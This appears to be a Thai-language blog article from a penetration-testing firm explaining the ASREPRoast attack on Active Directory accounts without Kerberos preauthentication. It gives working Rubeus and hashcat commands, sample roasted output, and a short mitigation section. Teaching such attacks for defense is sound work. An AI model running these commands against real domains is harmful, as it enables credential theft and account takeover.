ASREPRoast Attack

ASREPRoast Attack เป็นวิธีการโจมตีโดยนำ message ที่ได้จาก step ของ TGT Reply หรือ AS_REP มาทำ offline attack เพื่อหา password ของ account ที่สนใจ
ลองดูรูปแบบปกติ TGT Reply จะถูกตอบกลับก็ต่อเมื่อ มีการส่ง TGT Request อย่างถูกต้องออกไปเท่านั้นซึ่งผู้ส่งต้องรู้ password ของ account นั้น ๆ เท่านั้นถึงจะส่งไปแล้ว KDC จึงตอบกลับมาด้วย TGT ของ account คนเดียวกัน ทำให้ attacker ไม่สามารถจะโจมตี account ใด ๆ ตามใจได้ โดยค่า enc(timestamp,hash_of_password) จะถูกเรียกว่า Kerberos Preauthentication
 Asreproast attack
โดยปกติแล้ว Kerberos Preauthentication จะถูก enable โดย default แต่หากมี admin ซี้ซั้วตั้งค่าโดยไม่ตั้งใจตามภาพจะทำให้โจมตีด้วย ASREPRoast ได้
 Settings
ASREPRoast Attack สามารถโจมตีได้โดยไม่จำเป็นต้องรู้ credential ของ domain accountใด ๆ เลย ดังนั้นหากมี misconfiguration ตามภาพจะสามารถทำ ASREPRoast ได้
Attack Methods
tools ในการโจมตีมีตัวเลือกเยอะ จึงขอเลือก tools ที่ทางผู้เขียนเคยใช้เป็นหลัก
- ใช้ PowEnum เลือก mode เป็น Roasting จะสามารถหา hash จาก Kerberoasting และ ASREPRoasting ได้
- ใช้ Rubeus (https://github.com/GhostPack/Rubeus) เป็น tool ที่พัฒนาโดยอาศัย idea จาก project kekeo (https://github.com/gentilkiwi/kekeo) ของ Benjamin Delpy (คนเดียวกันกับคนสร้าง mimikatz) ที่ต้อง reinvent the wheel ก็เพราะว่า kekeo ใช้ commercial library ในการจัดการกับ Kerberos ASN.1 structures ทำให้ไม่สะดวกเวลาใช้งานจึงมีการทำ Rubeus ขึ้นมา
ให้ทำการ download และ build Rubeus ขึ้นมาหลังจากนั้นก็ใช้งานโดยให้อยู่ใน local network ของ domain environment นั้น ๆ (ไม่จำเป็นต้อง join domain) จากนั้น run คำสั่ง
> Rubeus.exe asreproast /outfile:out.txt /format:hashcat /domain:demodomain.local
 Rubeus
Action: AS-REP roasting
Target Domain : demodomain.local
SamAccountName : tbob
DistinguishedName : CN=tbob,OU=TUsers,DC=demodomain,DC=local
Using domain controller: demodomain.local (192.168.100.10)
Building AS-REQ (w/o preauth) for: 'demodomain.local\\tbob'
AS-REQ w/o preauth successful!
Hash written to D:\\out.txt
Roasted hashes written to : D:\\out.txt
หากมีการแสดงข้อความ AS-REQ w/o preauth successful! แสดงว่ามี account ที่ disable preauthentication ให้นำ hash ที่ได้ไป offline crack ในลำดับถัดไป
$krb5asrep$23$tbob@demodomain.local:47AC2248725F4E6CE2295C380CXXXXXX$51A78E6C55B42D9EXXXXX....
ให้ดู hash type ของ hashcat ได้จาก https://hashcat.net/wiki/doku.php?id=example%5Fhashes จะพบว่า code คือ 18200 จากนั้นให้ทำ offline crack ด้วย hashcatตาม style, rules, dictionary และเทคนิคตามสะดวก
root@kali# hashcat -r hob064.rule -m 18200 hash1.txt rockyou.txt -o cracked.txt --force
Mitigation
ASREPRoast Attack จะทำได้ต้องอาศัย misconfiguration จาก admin ซึ่งหากไม่เกิด human error ขึ้น preauthentication จะมีอยู่โดย default ดังนั้นวิธีแก้จึงอยู่ที่การหลีกเลี่ยงการ disable preauthentication และหมั่นตรวจสอบการเปลี่ยนแปลงของ configuration ดังกล่าวเป็นประจำ และท้ายที่สุดต้องฝากความหวังไปที่การบังคับใช้ strong password ด้วย
OUR SERVICES
PENETRATION TEST
With our high-ethical, professional certified team and methodology based on NIST SP800-115, we offer a full range of cost-effective services to identify your cyber risks in application, infrastructure, and mobile platforms to meet the requirements of your organisation.
Up Next
ARTICLES/10 Aug 2026
Kerberos Delegation Attacks Part 1: Unconstrained Delegation
Kerberos Delegation ถูกสร้างมาเพื่อรองรับ multi-tier application แต่ trust relationship ที่ทรงพลังของมันก็เปิดช่องให้ attacker ปลอมเป็นผู้ใช้และทำ lateral movement ได้ถ้าตั้งค่าผิด
ARTICLES/23 Jul 2025
NTLM Authentication กำลังจะกลายเป็นอดีตจริงหรือ ?
Microsoft ออกมาประกาศว่า NTLM จะถูก deprecated อย่างเป็นทางการใน Windows 11 24H2 และ Windows Server 2025
ARTICLES/25 Jun 2025
Shadow Credentials in Active Directory: A Silent Threat
Shadow Credentials ทำให้ผู้โจมตียึดสิทธิ์ของเครื่องหรือ user บน Active Directory ได้โดยไม่ต้องรู้รหัสผ่าน บทความอธิบายว่ากลไกนี้อาศัยอะไรและทำงานอย่างไร